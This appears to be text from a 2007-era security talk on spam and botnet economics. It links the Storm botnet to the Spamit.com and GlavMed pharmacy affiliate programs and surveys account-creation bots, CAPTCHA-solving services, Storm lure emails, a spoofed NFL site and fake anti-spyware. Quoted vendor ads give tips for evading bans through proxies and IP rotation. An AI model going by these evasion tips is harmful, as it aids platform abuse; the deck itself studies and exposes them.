

Our price  
**\$2.23**[More info](#)[Add to cart](#)Viagra  
ProfessionalOur price  
**\$3.73**[More info](#)[Add to cart](#)**Licensed by The College of Pharmacists of British Columbia.**

If you have any questions or concerns you can contact the college at 200-1765 West 8th Ave. Vancouver, BC, Canada V6J 5C6  
You may contact us at **+1(210) 888-9089**, please, keep your order I.D. every time you make a call.

© Copyright **Canadian Pharmacy**, 2003-2007. All Rights Reserved.

# Spam “Smoking Gun”

- There have been many theories about the relationship between storm and storm spam
- A capacity issue unveiled the primary relationship



# What Happened?

- Spamit.com service manages spam domains and fulfillment
  - Registers spamvertized domain, creates DNS records, NS servers, websites
  - Botnet owners using Spamit service receive feed of live spam sites
- The Storm botnet retrieved a list of domains but received




*“The system is temporary busy, try to access it later. No data can be lost.”*

- Storm used this string and other website boilerplate in the spam
- Proven link between Storm, SpamIt.com and Canadian Pharmacy

# Spamit.com Demo Account



Report for: 27.11.2007—27.11.2007

Date	Site	Customer email	Order description	Approved	Commission
2007-11-27 21:13	solvethet.com	[REDACTED]@bluewin.ch	 1 x Viagra 90 pills x 100 mg — \$176.4 1 x Prozac 60 pills x 20 mg — \$57.6	Yes	\$93.6
2007-11-27 16:15	solvethet.com	[REDACTED]@tiscali.it	 1 x Cialis Soft Tabs 10 pills x 20 mg — \$65.97 1 x Viagra Soft Tabs 30 pills x 50 mg — \$66.25	Waiting	-
2007-11-27 12:59	thereprod	[REDACTED]nion@tele2.ch	 1 x Cialis Soft Tabs 30 pills x 20 mg — \$131.97	Yes	\$52.79
Total			3	2 / 0 / 1	\$146.39

Spamit.com customer login page showing sales and commissions

Source: Joe Stewart, Secure Works



# GlavMed Associated with Spamit.com



**WELCOME TO GLAVMED**



GlavMed is a BEST way to convert your pharmacy traffic into real money. Forget about miserable sums you're getting sending your visitors to PPC pharmacy.

You're losing at least half of YOUR money converting traffic like this. GlavMed offers you a possibility to eliminate any agents and sell most popular pharmacy products directly. It means 30-40% revenue share.

## **FEATURES & BENEFITS**



**HIGHEST INDUSTRY  
COMMISSIONS**



**MOST POPULAR  
PHARMACY PRODUCTS**



**BIWEEKLY PAYMENTS AND  
PAYOUT-ON-DEMAND**



## More Glavmed data

“We take care of their entire shopping experience: fulfillment, customer service, and shipping, and we track the sales generated from your site.”

**name** - имя товара

**link** - ссылка на страницу more details о товаре (только в том случае если придерживаетесь структуры имен страниц)

**price\_per\_item** - минимальная цена одной из товаров.

**description** - описание товара.

**bundle** (*new*) — является ли товар составным.


Documentation Excerpt for  
Configuring Web Sites

### TOP CONVERTING SITES



[TheCanadianMeds.com](http://TheCanadianMeds.com)

Ratio 1:39




[CanadianPharmacyLtd.com](http://CanadianPharmacyLtd.com)

Ratio 1:43

# Web 2.0 Abuse

# Web 2.0 Abuse

2003 introduced sophisticated spamming tools such as Dark, Revolution and Reactor Mailer



Early example of botnet-tool specialization to maximize profits  
Web 2.0 is being monetized in the same way

# Web 2.0 Abuse

- Commercial tools for account creation, posting, CAPTCHA, IP rotation
- Targets: Gmail, Yahoo!, Hotmail, MySpace, Craigslist, blog sites
- Enables abuse of many services including webmail account creation for spamming

**Who Else Wants to Create Unlimited  
Gmail Accounts in Seconds Flat  
Without Breaking a Sweat?**  
Introducing Jiffy Gmail Creator!




**LOSE THE HEADACHE**  
Get The Tool!

The CL Auto Poster will Automatically  
Post And Manage Your Craigslist Ads!


Professional Grade Software

# Multi-site Account Creator – Yahoo!



“For Yahoo lovers, we suggest to frequently change their IP address”

# Multi-site Account Creator – Gmail



“It is STRONGLY recommended to use proxies for creating multiple accounts to avoid getting BANNED by Gmail”

# How to Evade CAPTCHAs?

Completely Automated Public Turing test to tell Computers and Humans Apart

- Wide deployment of CAPTCHAs has limited criminal success
- Required to create accounts, post on forums, etc
- Response: automated and manual CAPTCHA-solving



# Criminal Anti-CAPTCHA tools

- Remote CAPTCHA client
- 1000 CAPTCHAs for \$1
- Wopla and Hotlan botnets



Welcome to our service!

We offer you a unique, open to general use of the service manual recognition CAPTCHA ( Completely Automatic Public Turing Test to Tell Computers and Humans Apart) – pictures with code designed to protect owners of various web sites from automatic registration.

With us working tens of thousands of people from all over the world who are ready for a small fee for your povvodit on the proposed text with your pictures.

proposed text with your pictures:



# AllBots.info

- More than 100 products to abuse web 2.0 services

## Social Networking Bots

**\*Note:** All bots are undetectable and they all have built-in proxy support. They randomly change referrers, user-agents and other headers to remain undetectable. Thanks!

**GOOD News!!! We have just integrated CAPTCHA Bypasser\* in all of our winsock bots.**

**\*CAPTCHA Bypasser** - We have just teamed up with a third-party CAPTCHA service and integrated their service in all of our bots (optional). You need to buy credits from a 3rd Party website, imagetotext.com and just type your user/pass in our software (if you want the software to bypass the CAPTCHAs) and everything is automatic from there - Just like you type the CAPTCHAs manually, the software will bypass the CAPTCHAs. We have added this service in our bots because we know that CAPTCHAs' sucks :-) And on request of lots of our loyal customers, just like YOU :)

# Understanding the Problem

# Understanding the Problem in Five Parts

1. Social Engineering and User Behavior
2. What's on that Web Page
3. Web Browser Ecosystem Vulnerable
4. Malware Defeats Anti-Virus Signatures
5. Web Servers Vulnerable

# 1. Social Engineering


# Social Engineering



# Storm “Worm” September 9: Football




## Storm Trojan Emails – Classic Blended Threat



## Where do these link to?




# Spoofed NFL Site



**Dont Miss A Single game This Season...**  
**Download Your Free Season Tracker and Stay Up To Date With Every Game**

**Free NFL Game Tracker**



**Week 1**

<b>Thursday, September 06</b> <b>NO 10 @ IND 41</b>	<b>Time (EST)</b> <a href="#">FINAL</a>	<b>Top Passer</b> IND <a href="#">Peyton Manning</a> : 288 Yds	<b>Top Rusher</b> IND <a href="#">Joseph Addai</a> : 118 Yds <b>DIRECTV</b>	<b>Top Receiver</b> IND <a href="#">Reggie Wayne</a> : 115 Yds <b>SIRIUS</b>
--	--	---	---	--

<b>Sunday, September 09</b>	<b>Time (EST)</b>	<b>Tickets</b>	<b>Network</b>	<b>Channel</b>	<b>HD Channel</b>	<b>Home</b>	<b>Away</b>	<b>Westwood One</b>
<a href="#">MIA @ WAS</a>	1:00 PM	<a href="#">Tickets</a>	CBS	709	723	130	119	
<a href="#">ATL @ MIN</a>	1:00 PM	<a href="#">Tickets</a>	FOX	711	725	125	123	
<a href="#">TEN @ JAC</a>	1:00 PM	<a href="#">Tickets</a>	CBS	707		158		
<a href="#">CAR @ STL</a>	1:00 PM	<a href="#">Tickets</a>	FOX	712	726	147	146	
<a href="#">PIT @ CLE</a>	1:00 PM	<a href="#">Tickets</a>	CBS	705	720	153	121	
<a href="#">NE @ NYJ</a>	1:00 PM	<a href="#">Tickets</a>	CBS	708	722	122	181	
<a href="#">PHI @ GB</a>	1:00 PM	<a href="#">Tickets</a>	FOX	710	724	114	126	
<a href="#">DEN @ BUF</a>	1:00 PM	<a href="#">Tickets</a>	CBS	704	719	110	143	
<a href="#">KC @ HOU</a>	1:00 PM	<a href="#">Tickets</a>	CBS	706	721	140	107	
<a href="#">TB @ SEA</a>	4:15 PM	<a href="#">Tickets</a>	FOX	715	726	119	147	
<a href="#">DET @ OAK</a>	4:15 PM	<a href="#">Tickets</a>	FOX	714	725	126	123	
<a href="#">CHI @ SD</a>	4:15 PM	<a href="#">Tickets</a>	FOX	713	724	125	122	
<a href="#">NYG @ DAL</a>	8:15 PM	<a href="#">Tickets</a>	NBC		83	122	126	<a href="#">Radio</a>



# Familiar Site?

Week 6								
				DIRECTV		SIRIUS		
Sunday, October 14	Time (EST)	Tickets	Network	Channel	HD Channel	Home	Away	Westwood One
MIN @ CHI	1:00 PM	<a href="#">Tickets</a>	FOX	705	720	153	107	
MIA @ CLE	1:00 PM	<a href="#">Tickets</a>	CBS	708		110	143	
WAS @ GB	1:00 PM	<a href="#">Tickets</a>	FOX	706	721	140	114	
HOU @ JAC	1:00 PM	<a href="#">Tickets</a>	CBS	709	725	147	121	
STL @ BAL	1:00 PM	<a href="#">Tickets</a>	FOX	704	719	122	181	
CIN @ KC	1:00 PM	<a href="#">Tickets</a>	CBS	710	722	125	123	
TEN @ TB	1:00 PM	<a href="#">Tickets</a>	CBS	711	723	126		
PHI @ NYJ	1:00 PM	<a href="#">Tickets</a>	FOX	707	724	130	119	
CAR @ ARI	4:05 PM	<a href="#">Tickets</a>	FOX	712	724	121	147	
OAK @ SD	4:15 PM	<a href="#">Tickets</a>	CBS	714	725	119	126	
NE @ DAL	4:15 PM	<a href="#">Tickets</a>	CBS	713	726	123	122	
NO @ SEA	8:15 PM	<a href="#">Tickets</a>	NBC		83	126	122	<a href="#">Radio</a>
				DIRECTV		SIRIUS		
Monday, October 15	Time (EST)	Tickets	Network	Channel	HD Channel	Home	Away	Westwood One
NYG @ ATL	8:30 PM	<a href="#">Tickets</a>	ESPN	206	73	123	126	<a href="#">Radio</a>

Byes: Bills, Broncos, Lions, Colts, Steelers, 49ers


## The Real NFL Site

# Storm August 26: YouTube

From [REDACTED]

Man you have got to tell me where you picked her up. I saw this on the web, it has to be you. check it out yourself <http://www.youtube.com/watch?v=IHzbpJLfppV>

**Where does this link to?**



# Blog Post to dcnf.blogspot.com

The screenshot shows a blog page for the Democratic Club of North Florida (DCNF). The header features the club's name in large yellow letters on a dark blue background. Below the header is a paragraph of text explaining the club's purpose and providing contact information. The main content area is divided into three columns. The left column, titled 'CALENDAR OF EVENTS', contains a countdown timer for George W. Bush's 'Days Left In Office', showing 389 days, 5 hours, 34 minutes, and 47.1 seconds. The middle column, dated 'WEDNESDAY, DECEMBER 26, 2007', contains a post titled 'Lots of greetings on new year' with the text 'Blasting new year' and a link to 'http://happycards2008.com/'. Below the link, the text 'POSTED BY DCNF AT 5:33 PM' is highlighted with a red box. The right column, titled 'ABOUT US', contains a message from DCNF congratulating visitors and inviting them to become part of the Democratic Social group, asking them to bookmark the site.

**DEMOCRATIC CLUB OF NORTH FLORIDA**

THE DEMOCRATIC CLUB OF NORTH FLORIDA IS THE LARGEST DEMOCRATIC SOCIAL CLUB IN NORTH FLORIDA. IF YOU WOULD LIKE TO JOIN A GROUP OF LIKE-MINDED PEOPLE ONCE A MONTH TO SOCIALIZE AND LISTEN TO INTERESTING SPEAKERS CONTACT [DCNF@COMCAST.NET](mailto:DCNF@COMCAST.NET) OR USE THE SIGN-UP LINK ON THIS PAGE. WE WILL BE WORKING HARD IN 2007 TO MAKE SURE WE PRESENT AN INTERESTING ARRAY OF PROGRAMS THAT WILL BE INFORMATIVE AND INTERESTING AND GIVE OUR MEMBERS THE CHANCE TO MEET AND DISCUSS ALL THINGS DEMOCRATIC.

**CALENDAR OF EVENTS**

The Official George W. Bush  
"Days Left In Office"  
Countdown:  
389 DAYS  
5 Hrs 34 Min 47.1 Sec

**WEDNESDAY, DECEMBER 26, 2007**

**Lots of greetings on new year**  
Blasting new year  
<http://happycards2008.com/>  
POSTED BY DCNF AT 5:33 PM


**ABOUT US**  
DCNF  
Congratulations you have found our blog. We formally invite you to become part of our Democratic Social group. Please bookmark this site so you can keep an eye

## Threat Blog Post—More Recruiting

# Malware Distribution Vectors

## Web Social Engineering

- Anti-spyware engine “noadware” is a spyware agent




The advertisement for NoAdware.net features a large image of a person's face with wide, fearful eyes. The text reads: 'Remember days when you didn't have to be scared to browse the web? Remove harmful adware, spyware, trojans, dialers, and worms! Download and try NoAdware for free!'. Below this, it states: 'Your PC is probably infected with adware & spyware if:'. A list of symptoms follows: '• You have downloaded music online', '• Your PC is running extremely slow', '• You are pestered by those horrible popup ads', and '• Your homepage keeps changing'. At the bottom, it says: 'Don't let people invade your privacy and slow down your PC! Try NoAdware for FREE and see for yourself if your PC is infected!'. On the right side, there is a graphic of a 'NOADWARE' software box and a large yellow arrow pointing down with the text 'FREE DOWNLOAD'.



# Anti-Spyware Due Diligence

**SpywareRemoversReviewed** 

Current Reviews: 5  
Updated:

#	Site (click screenshot to visit)	FREE Scan	Overall Comments	Popularity / Satisfaction	Ease of Use	Additional Comments	Current Rating	Site Link
2.		✓	We like its clean, easy-to-use interface. Very fast scans and detected the 2nd most spyware on our test PCs.	High / High 96%	Very Easy	High ease of use and nice "look and feel". Gets the job done efficiently and quickly provides the results.	9.5 / 10 <b>Better</b> ★★★★	<a href="#">Go</a>

**SpywareRemoversReviewed** 

Current Reviews: 5  
Updated:

#	Site (click screenshot to visit)	FREE Scan	Overall Comments	Popularity / Satisfaction	Ease of Use	Additional Comments	Current Rating	Site Link
1.		✓	<b>New!</b> XoftSpySE is even faster and more powerful than the original XoftSpy. Detected the most spyware and adware. Free updates.	Very High / Very High 97%	Very Easy	Our top choice. XoftSpy has grown rapidly popular. Very easy to use and thorough. Finds, categorizes and assesses threats for free.	9.3 / 10 <b>Best</b> ★★★★★	<a href="#">Go</a>
2.		✓	We like its clean, easy-to-use interface. Very fast scans and detected the 2nd most spyware on our test PCs.	High / High 96%	Very Easy	High ease of use and nice "look and feel". Gets the job done efficiently and quickly provides the results.	9.5 / 10 <b>Better</b> ★★★★	<a href="#">Go</a>
3.		✓	AdwareAlert ran well in our tests but missed some of the key spyware that our top picks flagged.	Moderate / High 95%	Fairly Easy	Adware Alert is an up and coming spyware remover that is worth a look although trails behind our top picks.	8.5 / 10 <b>Good</b> ★★★★	<a href="#">Go</a>
4.		✓	Spyware Nuker was one of the early Spyware removers. It has improved from prior versions but still not our favorite.	High / Moderate to High 92%	Easy to Moderate	Found mainly "cookies" but missed some key spyware. Some testers found their interface to be quite intuitive.	8.2 / 10 <b>Good</b> ★★★★	<a href="#">Go</a>
<b>Bonus: Clean Your Computer Registry - Free Scan</b>								
